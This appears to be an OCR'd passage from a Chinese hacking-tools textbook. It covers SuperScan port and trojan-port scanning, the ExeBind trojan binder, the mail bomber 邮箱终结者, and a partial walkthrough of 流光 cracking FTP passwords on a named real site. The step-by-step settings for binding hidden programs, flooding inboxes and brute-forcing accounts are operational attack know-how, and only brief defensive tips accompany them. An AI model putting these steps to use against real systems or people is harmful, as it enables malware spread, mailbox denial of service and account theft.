


图 1-11 Extract From File

only",按"Start"就可以检测了。

在以上的设置中,可以使用以下按钮达到快捷设置目的:选择"Ignore IP zreo"可以屏蔽所有以0结尾的IP;选择"Ignore IP 255"可以屏蔽所有以255结尾的IP;点击"PrevC"可以直接转到前一个C网段;选择"NextC"可以直接转到后一个C网段;选择"1...254"直接选择整个网段。同样,也可以在"Extract From File"通过域名列表取得IP列表。




图 1 - 12　Ping 功能的使用

在 Ping 的时候，可以根据网络情况在“Timeout”设置相应的反应时间。一般采用默认就可以了，而且，SuperScan 速度非常快，结果也很准确，一般没有必要改变反应时间设置。

（3）端口检测

端口检测可以取得目标计算机提供的服务，同时，也可以检测目标计算机是否有木马。下面来看看端口检测的具体使用。

① 检测目标计算机的所有端口

如果检测的时候没有特定的目的，只是为了了解目标计算机的一些情况，可以对目标计算机的所有端口进行检测。一般不提倡这种检测，因为：

- 它会对目标计算机的正常运行造成一定影响，同时，也会引起目标计算机的警觉。
- 扫描时间很长。
- 浪费带宽资源，对网络正常运行造成影响。

在“IP”输入起始 IP 和结束 IP，在“Scan Type”选择最后一项“All Ports From 1 to 65535”，如果需要返回计算机的主机名，可以选择“Resolve hostnames”，按“Start”开始检测。如图 1 - 13 所示，是对一台目标计算机所有端口进行扫描的结果，扫描完成以后，按“Expand all”展开，可以看到扫描的结果。第一行是目标计算机的 IP 和主机名；从第二行开始的小圆点是扫描的计算机的活动端口号和对该端口的解释，此行的下一行有一个方框的部分是提供该服务的系统软件。“Active hosts”显示扫描到的活动主机数量，这里只扫描了一台，为 1；“Open ports”显示目标计算机打开的端口数，这里是 10。




图 1－13　检测目标主机的端口

② 扫描目标计算机的特定端口(自定义端口)

其实,大多数时候并不需要检测所有端口,只要检测有限的几个端口就可以了,因为检测目的只是为了得到目标计算机提供的服务和使用的软件。所以,可以根据个人目的的不同来检测不同的端口,大部分时候,只要检测 80(Web 服务)、21(FTP 服务)和 23(Telnet 服务)就可以了,即使是攻击,也不会有太多的端口检测。点击“Port list setup”,出现端口设置界面,如图 1－14 所示。

在端口设置界面中,双击选择需要扫描的端口,端口前面会有一个“√”的标志;选择的时候,注意左边的“Change/add/delete port info”和“Helper apps in right－click menu”,这里有关于此端口的详细说明和所使用的程序。在这里选择 21、23、80 三个端口,然后,点击“Save”按钮保存选择的端口为端口列表。单击“OK”回到主界面。在“Scan Type”选择“All selected port in list”,按“Start”开始检测。

使用自定义端口的方式有以下几点注意:

- 选择端口时可以详细了解端口信息。
- 选择的端口可以自己取名保存,有利于再次使用。
- 可以根据工具要求有的放矢的检测目标端口,节省时间和资源。
- 根据一些特定端口,可以检测目标计算机是否被攻击者利用,种植木马或者打开不应该打开的服务。

③ 检测目标计算机是否被种植木马




图 1－14　端口设置界面

自从 BO 出现以后，国内最有影响的是冰河木马，然后，出现很多功能类似的木马，比如：网络神偷、NetBull 等。针对木马，现在有很多清除工具，除了一般的杀毒软件以外，还可以使用专门清除木马的 TheCleaner 等软件。如果只是对木马的检测，我们完全可以用 SuperScan 来实现，因为所有木马都必须打开一定的端口，只要检测这些特定的端口就可以知道计算机是否被种植木马。

在主界面选择“Port list setup”，出现端口设置界面，点击“Port list files”的下拉框选择一个叫“trojans. lst”的端口列表文件，如图 1－15 所示。，这个文件是软件自带的，提供了常见的木马端口，可以使用这个端口列表来检测目标计算机是否被种植木马。

需要注意的是，木马现在很多，没多久就出现一个，因此，有必要时常注意最新出现的木马和它们使用的端口，随时更新这个木马端口列表。

3. 预防措施

及时打补丁堵住漏洞。微软的那些没完没了的补丁包是有用的，很多时候，这些补丁能有效堵住漏洞使系统更安全一些。尽管补丁包出现总会晚于漏洞的出现，但作为亡羊补牢的措施还是有必要的。

1.2.5　ExeBind

1. ExeBind 简介

该小程序将指定的黑客程序捆绑到任何一个广为传播的热门软件上，当宿主程序执行




图 1-15　选择端口列表文件

时,寄生程序也在后台被执行。当再次上网时,被感染程序已经在不知不觉中被控制住了。而且它支持多重捆绑,实际上是通过多次分割文件,多次从父进程中调用子进程来实现的。目前很多类型的病毒和木马程序常通过这种方式在 Internet 上寄生传播。

2. ExeBind 使用

ExeBind 的使用方法很简单,首先从网上下载程序,双击运行,其运行界面如图 1-16 所示。分别点击“Execute File 1”和“Execute File 2”按钮,添加可执行文件。然后选择“Traget File”,设置捆绑后的可执行文件存放位置。最后按“Make”按钮,就会产生一个捆绑后的可执行文件,运行此文件,这捆绑前的两个可执行文件都会被执行。

3. 防御措施

不要执行来历不明的软件,不要从不可靠的小站点上下载软件,任何新下载的程序在首次运行前,都要用最新的杀毒软件和查杀木马软件检查后才能使用。另外,最好能知道一些常用软件的文件大小,一旦发现文件大小有变化尤其是有明显增大表现,这时就应该执行杀毒软件和查杀木马软件了。

1.2.6　邮箱终结者

1. 邮箱终结者简介

类似邮箱终结者的邮箱炸弹很多,它们的原理基本一致。就是通过发送大量的垃圾邮




图 1 - 16　ExeBind 运行界面

件涨破目标邮箱,使其无法正常收发 E - mail。

2. 邮箱终结者的使用

邮箱终结者的运行界面如图 1 - 17 所示。邮件设置如下:

(1) 轰炸地址:在这里填写需要轰炸的 E - mail 信箱。

(2) 发信服务器:这里填写发信的 SMTP 地址。例如:新浪的 SMTP 是:smtp. sina. com。如果使用的是代理服务器上网,在这里就填写代理服务器的地址,如:192. 0. 0. 1。

(3) 信件主题:在这里填写信件的标题,可以随便写。

(4) 邮件内容:随便填写,也可以不填。

3. 轰炸设置如下:

(1) 发信数量:在这里填写需要发送的垃圾信的数量,如果到达了这个数量,将会停止发送。

(2) 线程数:本程序为了提高发信速度采用的是多线程发信,也可以自己定义线程的数量。

设置完毕后,点击“开始”,就会对目标邮箱发送指定数量的垃圾邮件了。

4. 防御措施

要注意自己的网上言行,不要得罪人;不要轻易留下自己的 E - mail 信箱地址,特别是较重要的 E - mail 信箱更不能随意让别人知道;申请较大的邮箱,然后启用邮箱过滤功能,一般的网站都有这种服务。

图 1－17　邮箱终结者界面

1.2.7　流光

1.“流光”简介

这个软件能让一个刚刚会用鼠标的人成为专业级黑客，它可以探测 POP3、FTP、HTTP、PROXY、FORM、SQL、SMTP、IPC 上的各种漏洞。并针对各种漏洞设计了不同的破解方案，能够在有漏洞的系统上轻易得到被探测的用户密码。流光对 WIN9X、WINNT、WIN2000 上的漏洞都可以探测，使它成为许多黑客手中的必备工具之一。

2.“流光”的使用

流光并不是单纯的漏洞弱点扫描工具，而是一个功能强大的渗透测试工具。凭借流光的高度综合性和灵活性，流光在渗透测试（Penetration Test）方面表现出了独特的优势。本小节只介绍利用“流光”探测某网站的 FTP 漏洞，从而得到某些用户的密码。至于“流光”的其他使用方法请参考相关的使用文档。探测步骤如下：

（1）下载“流光”软件。这里试验用的是流光 5.0。

（2）软件主界面如图 1－18 所示。找个站点，这里选的是中华网 www.china.com 的主页空间（home4u.china.com）。因为主页几乎都用 FTP 上传，所以这次采用的探测方式为：FTP，目标是破解某些密码简单的帐号。

（3）加入要破解的站点名称：右键单击“FTP 主机→编辑→添加→输入 home4u.china.com →确定。”如图 1－19 所示和 1－20 所示。




图 1 - 18　“流光”主界面




图 1 - 19　添加主机名称

（4）加入用户名：要破解的是一堆用户名，所以要加入用户名的列表文件。这里加入“流光”目录下的 Name. dic。右键单击刚才添加的主机：home4u. china. com → 编辑 → 从列表中添加 → Name. dic → 打开。如图 1 - 21 和图 1 - 22 所示。然后会有“用户已存在列表中”的提示，选中“不再提示”，然后单击“确定”。




图 1-20 添加主机

